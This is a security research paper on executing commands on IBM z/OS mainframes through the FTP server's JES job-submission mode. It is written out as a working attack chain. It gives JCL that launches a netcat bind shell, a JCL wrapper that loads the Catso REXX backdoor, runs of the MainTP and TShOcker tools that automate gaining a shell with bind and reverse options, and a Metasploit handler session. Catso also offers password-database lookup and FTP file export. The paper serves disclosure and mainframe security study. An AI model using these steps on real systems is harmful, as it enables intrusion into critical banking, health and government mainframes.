Executing Commands on z/OS through FTP

By: Philip “Soldier of Fortran” Young

@mainframed767

http://mainframed767.tumblr.com

Overview

IBM z/OS mainframes are the main workhorses of our global economy. It's apparent to anyone in any of the below industries that mainframes, specifically IBM z/OS based mainframes, aren't poised to exit the market any time soon. In fact, of Fortune 1000s, about 90% are running an IBM mainframe[1]. It has a particularly strong foothold in the areas of banking, finance, health care, insurance, utilities and government[2].

According to IBM, the z/OS platform is a stable, reliable and secure platform. However just like any platform, through lack of strong security controls, lack of understanding of the underlying operating system and outward threats, the system can be compromised.

Historically the security community has done a poor job of evaluating and pushing the limits of z/OS security. Be it the 'foreign' architecture, the outdated thinking that these platforms are no longer it use or, most likely, the lack of access to the operating system, z/OS has been able to basically fly under the radar of security professionals.

The aim of this paper is to demystify z/OS and demonstrate that through the use of a simple Job Control Language (JCL) script, and only an FTP account a user can execute code on the mainframe.

[1] Information Week
[2] http://mainframes.wikidot.com/




Table of Contents

JCL and JES

Before I talk about JCL I need to mention JES, or Job Entry Subsystem. Almost everything done on the mainframe is through the use of jobs. A job is really just work to be done by the mainframe. For example, if I need to copy a file I might use JCL to perform that task. When a job is submitted it is managed by JES. JES handles accepting the job, putting it in the queue for z/OS to process and managing the output. To perform all this you use files written in JCL. These files have very specific syntax (outlined below) and are composed of:

- a jobcard,
- steps,
- programs,
- parameters,
- and datasets

For example, the JCL to copy a file looks like so:

Figure 1 COPYFILE.JCL

```
01  //COPYFILE JOB (INFO),'Copy a file',CLASS=A,MSGCLASS=0,
02  //               MSGLEVEL=(1,1),NOTIFY=&USERID
03  //CPTHATS EXEC PGM=IEBGENER
04  //SYSPRINT DD SYSOUT=*
05  //SYSIN    DD DUMMY
06  //SYSUT1   DD DSN="FROM.FILENAME",DISP=SHR
07  //SYSUT2   DD DSN="TO.FILENAME",
08  //       LIKE="FROM.FILENAME",
09  //       DISP=(NEW,CATLG,DELETE),
10  //       UNIT=SYSDA
```

Where:

- Line 1 is the jobcard, also known as the job statement. In this case we're running job COPYFILE with set CLASSes, MSGCLASSes and MSGLEVEL and we notify our userid the results of the job (whether it completes successfully or does not)[3]. You can see that line 1 extends to line 2 because these files are limited to 80 columns of text.
- Line 3 is the first 'step' in our job. This line executes (EXEC) the program (PGM) 'IEBGENER'. The purpose of this program is to copy one file to another[4].

[3] http://www.simotime.com/jclone01.htm

[4] http://publib.boulder.ibm.com/infocenter/zos/basics/index.jsp?topic=/com.ibm.zos.zdatamgmt/zsysprogc_utilities_IEBGENER.htm

- Line 4 specifies where the output of the commands should go. Since we put a star (*) here the MSGCLASS parameter is used.
- Line 5 is the 'in' file. In this case we use 'DUMMY' which is an empty fake file.
- Line 6 is the file we want to copy
- Line 7 through 10 is the file we want to create in which we tell z/OS to make it a new file the same as the old file (LIKE=).

You'll notice how arcane and challenging this is compared to 'cp file1 file2'. The reason being is that IEBGENER was created along with OS/360[5] in the 60's.

z/OS comes with a multitude of programs you can run using JCL. You can even write your own in C, COBOL, FORTRAN etc and specify them as the 'PGM' to execute. The two programs we'll be examining and using for our attack are BPXBATCH[6] and IKJEFT01[7].

- BPXBATCH allows you to execute UNIX commands and code through JCL.

Figure 2 Execute UNIX commands

```
//COPYFILE JOB (INFO),'Execute UNIX',CLASS=A,MSGCLASS=0,
//              MSGLEVEL=(1,1),NOTIFY=&USERID
//NETCAT     EXEC PGM=BPXBATCH
//STDIN     DD SYSOUT=*
//STDOUT    DD SYSOUT=*
//STDPARM   DD *
SH pwd;
id;
./nc -l -p 31337 -e /bin/sh
/*
```

- IKJEFT01 allows you to execute TSO commands through JCL

Figure 3 Execute TSO commands - this will execute the file SOME.EXEC(TEST4) in TSO

```
//EXECREXX JOB (INFO),'Execute UNIX',CLASS=A,MSGCLASS=0,
//              MSGLEVEL=(1,1),NOTIFY=&USERID
//EVILPGM   EXEC PGM=IKJEFT01,PARM='TEST4'
//SYSEXEC   DD   DSN=SOME.EXEC,DISP=SHR
```

[5] IBM os/360 was really the first IBM Mainframe multipurpose OS, released in 1966

[6] http://publib.boulder.ibm.com/infocenter/zos/v1r12/index.jsp?topic=%2Fcom.ibm.zos.r12.bpxa400%2Fxbat.htm

[7] http://publibz.boulder.ibm.com/cgi-bin/bookmgr_OS390/BOOKS/IKJ4B460/APPENDIX1.1?DT=20050714030239


One other concept regarding JCL, is the use of temporary datasets. In the first example you saw us copy one file to the next. Instead, if we wanted to do something with that file and save it out, we could've copied it to a temporary file using the nomenclature: &&. &&TEMP, &&BLACK or &&HAT would all work. One key aspect of temporary files is that when they are no longer in use (after the JCL has finished executing) the file is deleted.

FTP Server

z/OS has, for many revisions now, come with an FTP server as part of their communication services. If you're use to the standard FTP daemon that comes with Linux then you're already fairly familiar with it. Generally the FTP daemon is started as part of the TCP/IP processes during boot but could also be started in UNIX by running /usr/sbin/ftpd[8]. Typically the settings file to be used will be specified in the launch JCL. If it's not, z/OS will search for it in specific locations[9].

Similar to the UNIX based FTP daemons, the z/OS FTP daemon provides users with access to their files stored on the mainframe.


Figure 4 Browsing a PDS



```
ftp> cd rexx.exec
250 The working directory "CASE.REXX.EXEC" is a partitioned data set
ftp> dir
200 Port request OK.
125 List started OK
 Name     VV.MM   Created       Changed      Size  Init   Mod   Id
GAME      01.00 2013/06/07 2013/06/07 20:30    25    25     0 CASE
SOCKET    01.10 2013/06/08 2013/06/13 02:14   395    45     0 CASE
TRACE1    01.01 2013/06/07 2013/06/13 02:02    13    10     0 CASE
250 List completed successfully.
```

Two features, however, that are non-standard features of FTP have been added to the z/OS FTP daemon: JES and SQL.

Figure 5 Output of 'quote help site'



```
214-FILEtype=value  Specifies file type (SEQ, JES, or SQL).
214-                SEQ is standard MVS sequential or partitioned data sets,
214-                or HFS files.  This is the default and most common.
214-                JES is MVS spool used for submitting Jobs and
214-                retrieving their output.
214-                SQL is for submitting DB2 queries.
```

8 http://publib.boulder.ibm.com/infocenter/zos/basics/index.jsp?topic=/com.ibm.zos.znetwork/znetwork_110.htm

9 http://publib.boulder.ibm.com/infocenter/zos/v1r12/index.jsp?topic=%2Fcom.ibm.zos.r12.halz001%2Fftctcp.htm

Command: SITE FILE=SQL

This converts the FTP file server in to a SQL command tool, allowing you to pass SQL queries to DB2 via a file upload. So long as the user account has access to DB2 you can submit queries. This 'feature' basically allows for SQL injection in to DB2 using FTP.

Command: SITE FILE=JES

Similarly this command converts the FTP server from uploading/downloading files to uploading jobs to the job pool. Once you're connected to the FTP server and supply this command any file you upload thereafter will be executed by JES so long as its in the correct JCL format. For example, if we take the JCL example:

Figure 6 Execute TSO commands

```
//EXECREXX JOB (INFO),'Execute UNIX',CLASS=A,MSGCLASS=0,
//             MSGLEVEL=(1,1),NOTIFY=&USERID
//EVILPGM  EXEC PGM=IKJEFT01,PARM='TEST4'
//SYSEXEC  DD   DSN=SOME.FILE,DISP=SHR
```

and save it to the file upload.jcl, connect to the FTP server and convert it to JES mode. We can then 'PUT upload.jcl' and it will get executed by JES, carrying out the commands.


Netcat

Netcat for OMVS (otherwise known as UNIX, a core component of z/OS) has been around for a year now, available at github:

https://github.com/mainframed/NC110-OMVS

This is the older version of Netcat, known as version 1.10, with some minor changes to allow compilation with the native C compiler in z/OS. Included are some changes to the make option to include the –e flag, allowing for execution of commands. To compile Netcat in OMVS simply upload the files (using either FTP or scp) and compile with '**`make omvs`**'.

Figure 7 compile netcat for omvs



```
$ pwd
/u/case/NC110-OMVS
$ make omvs
make -e nc  XFLAGS='-DGENERIC -DOMVS -DTELNET -DGAPING_SECURITY_HOLE' STATIC=
cc -O -s  -DGENERIC -DOMVS -DTELNET -DGAPING_SECURITY_HOLE  -o nc netcat.c
```

Once compiled you can execute with **./nc**.

One of the key issues, however, is that everything on the mainframe is in EBCDIC. The FTP daemon gets around this by translating files to ASCII and vice versa. With that in mind a python script was written to perform as a connector for Netcat on OMVS called NetEBCDICat.py (found in the folder Python Scripts in NC110-OMVS). Using both Netcat and NetEBCDICat.py a user can now setup a listener or remote shell in OMVS and interact with it.

Putting it all together

So far we've established the following:

- JCL is a file containing instructions for the operating system to execute commands, etc, similar to a bash script file.
- The z/OS FTP server allows you to access additional features which allows users the ability to execute, or submit, JCL files.
- BPXBATCH, a program called through JCL, allows for the execution of UNIX programs.
- Netcat can be compiled within the OMVS environment to allow for remote or reverse shells (-e /bin/sh).

Let's take these items and put them all together:

Step 1) Compile OMVS Netcat and upload to your target machine:

```
ftp> pwd
257 "'BLKHT.'" Is working directory.
ftp> binary
200 Representation type is Image
ftp> put nc
200 Port request OK……
```

Step 2) Create a JCL file to execute the uploaded Netcat binary

Figure 8 RUNNC.JCL


```
//EXECNC   JOB (INFO),'Execute NC',CLASS=A,MSGCLASS=0,
//              MSGLEVEL=(0,0)
//NCLOL    EXEC PGM=BPXBATCH
//STDIN    DD SYSOUT=*
//STDOUT   DD SYSOUT=*
//STDPARM  DD *
SH cp -B "//'BLKHT.NC'" /tmp/nc;
chmod +x /tmp/nc;
nohup /tmp/nc -l -p 31337 -e /bin/sh;
rm /tmp/nc
/*
```

Step 3) Upload the file to the JES queue

```
ftp> site file=jes
200 SITE command was accepted
ftp> put RUNNC.JCL
250-It is known to JES as JOB JOB12345
250 Transfer completed successfully
```

Step 4) Connect to the Netcat listener with NetEBCDICat.py

Figure 9 NetEBCDICat.py




```
$ ./NetEBCDICat.py -i 10.10.0.200 -p 31337
id
uid=31337(CASE) gid=0(SYS1)
pwd
/u/case/NC110-OMVS
uname -I
z/OS
```

MainTP

Doing all these steps individually is, frankly, time consuming and error prone. Additionally to get a copy of the OMVS Netcat binary you must already have access to a mainframe to compile it in the first place.

All of this can now be automated with MainTP[10]. MainTP is a python script, containing within it (Base64 encoded) a precompiled OMVS Netcat binary. It takes, as its arguments, the IP address or hostname of the mainframe, a username and password. It then uploads Netcat, submits the JCL, deletes any files and connects with NetEBCDICat's code. It includes a verbose mode to allow you to see exactly what it's doing every step of the way (refer to appendix A for the verbose output)

Figure 10 MainTP: Automating FTP->Shell with Netcat and JCL



```
$ ./MainTP.py -t 10.10.0.200 -u case -p st4sh1p
[+] Connecting to: 10.10.0.200 : 21
[+] Uploading trapdoor binary
[+] Switching to JES mode
[+] Inserting JCL in to job queue
[+] Cleaning up...
[+] Connecting Shell on port 25187 .....Done!
exit
```

[10] Inspiration for the name MainTP from Chief Ascot

Introducing Catso and TSh0cker

Getting Netcat to execute, through FTP, is all well and good. However z/OS is made up of many more components than simply UNIX and gaining shell access to the UNIX environment is not nearly as impressive in z/OS as it is in the Linux world. The above approach is also lacking due to the fact that:

- It requires uploading and deleting of files and is overall not very user friendly.
- The netcat connection can only speak in EBCDIC, which none of the modern platforms (for example Metasploit) support.
- Not all users are granted access to OMVS. Generally only users who need access to UNIX are provisioned this access vs. almost everyone having access to TSO (the z/OS equivalent of having shell access).

I.E. It's a neat trick but not always practical.

Out of these difficulties was born **Catso** (see appendix B for a copy of Catso). Catso is a REXX[11] script designed to be similar in nature to meterpreter. It has two modes, listener (L) and reverse (R) and gives access to various z/OS commands. To execute a rexx program, upload it to a file, and from within TSO you run it with the 'exec' command: **exec 'BLKHT.CATSO' 'L 31337'** and then connect to it with Netcat in Windows or Linux: **nc mainframe.ip 31337**

Figure 11 Catso help output

```
Enter command or 'help'> help

       Core Commands
       =============
         Command            Description
         -------            -----------
         help               Help Menu
         exit               Terminate the session
         quit               Terminate the session

       Filesystem Commands
       ===================
         Command            Description
         -------            -----------
         cat                Show contents of dataset
         cp                 copies a file to a new file
```

[11] REXX is a scripting language that comes with z/OS. It's similar in capacity and function to Python or Ruby.

```
  ls                 list datasets in HLQ
  delete             deletes a file
  del                also deletes a file
  lsmem              Lists files and members
                     !!WARNING!! Takes time and IO

Networking Commands
===================
  Command            Description
  -------            -----------
  ipconfig           Display interfaces
  ifconfig           Display interfaces

System Commands
===============
  Command            Description
  -------            -----------
  getuid             Get current user name
  sysinfo            Remote system info (i.e OS)
  racf               Show password database location
  execute            Execute a TSO command
  tso                Execute TSO command (same as execute)
  unix               UNIX command (i.e ls -al)
  ftp                Upload a file from the mainframe to
                     an FTP server. Syntax is:
                     host/ip user pass filename [binary]
```

As you can see, Catso has implemented a lot of commands to make using it easier than having to search for mainframe commands. If you need to issue commands not listed you can use the '**execute**' or '**tso**' command, which will execute whichever command you enter, in the TSO environment. If you're still feeling the need to run UNIX commands just use the command '**unix**' and whatever your type will be executed in the UNIX environment.

Catso is a standalone REXX script, with the intent that it can be used outside of the FTP->JCL attack. It can, however, also be executed through JCL with the program IKJEFT01. Unfortunately it would still involve the first step of uploading the REXX file via FTP because JCL files cannot execute inline REXX.

Unless we use some JCL trickery to copy the REXX script to a temporary file and execute that file:

Figure 12 JCL with REXX file: SHOCKD.JCL

```
01 //SHOCKD   JOB (SHOCKD),'SoF',CLASS=A,MSGCLASS=0,MSGLEVEL=(1,1)
02 //* The next are lines JCL to create a temp dataset (&&OMG) with
03 //* a member (CATSO). The file then looks like &&OMG(CATSO).
04 //* The end of the REXX file is noted as single line with ## on it
05 //* The program IEBGENER copies all that data to the temp file
06 //CREATOMG  EXEC PGM=IEBGENER
07 //SYSPRINT  DD SYSOUT=*
08 //SYSIN     DD DUMMY
09 //SYSUT2    DD DSN=&&OMG(CATSO),UNIT=SYSDA,
10 //              DISP=(NEW,PASS,DELETE),
11 //              SPACE=(TRK,(1,1,1)),
12 //              DCB=(LRECL=80,BLKSIZE=3120,RECFM=FB,DSORG=PO)
13 //SYSUT1    DD DATA,DLM=##
14 <<<CATSO REXX FILE>>>
15 ##
16 //* Thats the end of the REXX program. Now lets execute it,
17 //* the program IKJEFT01 lets us execute a REXX program
18 //* as though we were in TSO (letting us use ADDRESS TSO
19 //* as a valid command).
20 //EXECREXX EXEC PGM=IKJEFT01,
21 //             PARM='%CATSO L 31337',
22 //             REGION=0M
23 //SYSTSIN  DD  DUMMY
24 //SYSTSPRT DD  SYSOUT=*
25 //SYSEXEC  DD  DSN=&&OMG,DISP=(OLD,DELETE,DELETE)
```

Note: line 14 would actually be the entire contents of Catso (appendix B).

The JCL file uses IEBGENER to copy the data, that starts and ends with '##', to a temp file, namely &&OMG(CATSO). Once it's completed it uses IKJEFT01 to execute 'CATSO L 31337'. In other words it executes Catso as a listener on port 31337. Then using the method described above (site file=jes) we can upload and execute this one JCL file leaving no files to be cleaned up.


Again, the JCL file is a little sloppy, the flags, ip addresses and port you wish to pass Catso are at the very end of the file (600+ lines in) and you'd have to change the jobcard fields for each use. To simplify and automate these tasks, **TShOcker.py** was written.

You pass TShOcker the IP (or hostname) and username/password to the mainframe and specify if you want a listener or reverse shell back to you:

TShOcker Listener

Launch TShOcker with the -l flag and specify a port with --lport (defaults to 4444 if not specified)

Figure 13 Launching TShOcker




```
$ ./TShOcker.py 10.10.0.200 case st4sh1p -l --lport 31337
[+] Connecting to: 10.10.0.200 : 21
[+] Switching to JES mode
[+] Inserting JCL with CATSO in to job queue
[+] Done...
```

In the example above Catso was launched as a listener on port 31337. Then using Netcat or metasploit you can connect to the listener:

Netcat:


Figure 14 Connecting with Netcat



```
$ nc 10.10.0.200 31337
Enter command or 'help'> ifconfig

TCP/IP Name: TCPIP
Connected using IP Address: 10.10.0.200

Interface 1
==========
 Name         : CTC1
 IPv4 Address : 10.10.0.200
 Flag         : P

Interface 2
==========
 Name         : LOOPBACK
 IPv4 Address : 127.0.0.1
 Flag         :


Enter command or 'help'>
```

Metasploit

Figure 15 Connecting with Metasploit




```
msf> use multi/handler
msf exploit(handler) > set payload generic/shell_bind_tcp
payload => generic/shell_bind_tcp
msf exploit(handler) > set lhost 10.10.0.200
lhost => 10.10.0.200
msf exploit(handler) > set lport 31337
lport => 31337
msf exploit(handler) > exploit

[*] Starting the payload handler...
[*] Started bind handler
[*] Command shell session 5 opened (10.10.0.16:34953 -> 10.1

Enter command or 'help'> getuid

Mainframe userID: CASE

Enter command or 'help'> unix pwd

/u/case

Enter command or 'help'> sysinfo

 Computer     : LPAR
 Sysplex      : ROCCAPL
 OS           : z/OS 01.12
 Job Entry    : JES2 (Node: N1)
 Security     : RACF

Enter command or 'help'>
```

TShOcker Reverse

Conversely you can execute TShOcker to use it to connect back to an already listening nc or metasploit. First setup you listeners in Metasploit or Netcat then you launch it with the -r flag and set your reverse host (--rhost) and port (--rport).


Figure 16 Launching TShOcker in reverse mode



```
$ ./TShOcker.py 10.10.0.200 case st4sh1p -r --rhost 10.10.0.16 --rport 31337
[+] Connecting to: 10.10.0.200 : 21
[+] Switching to JES mode
[+] Inserting JCL with CATSO in to job queue
[+] Done...
```

Netcat Listener

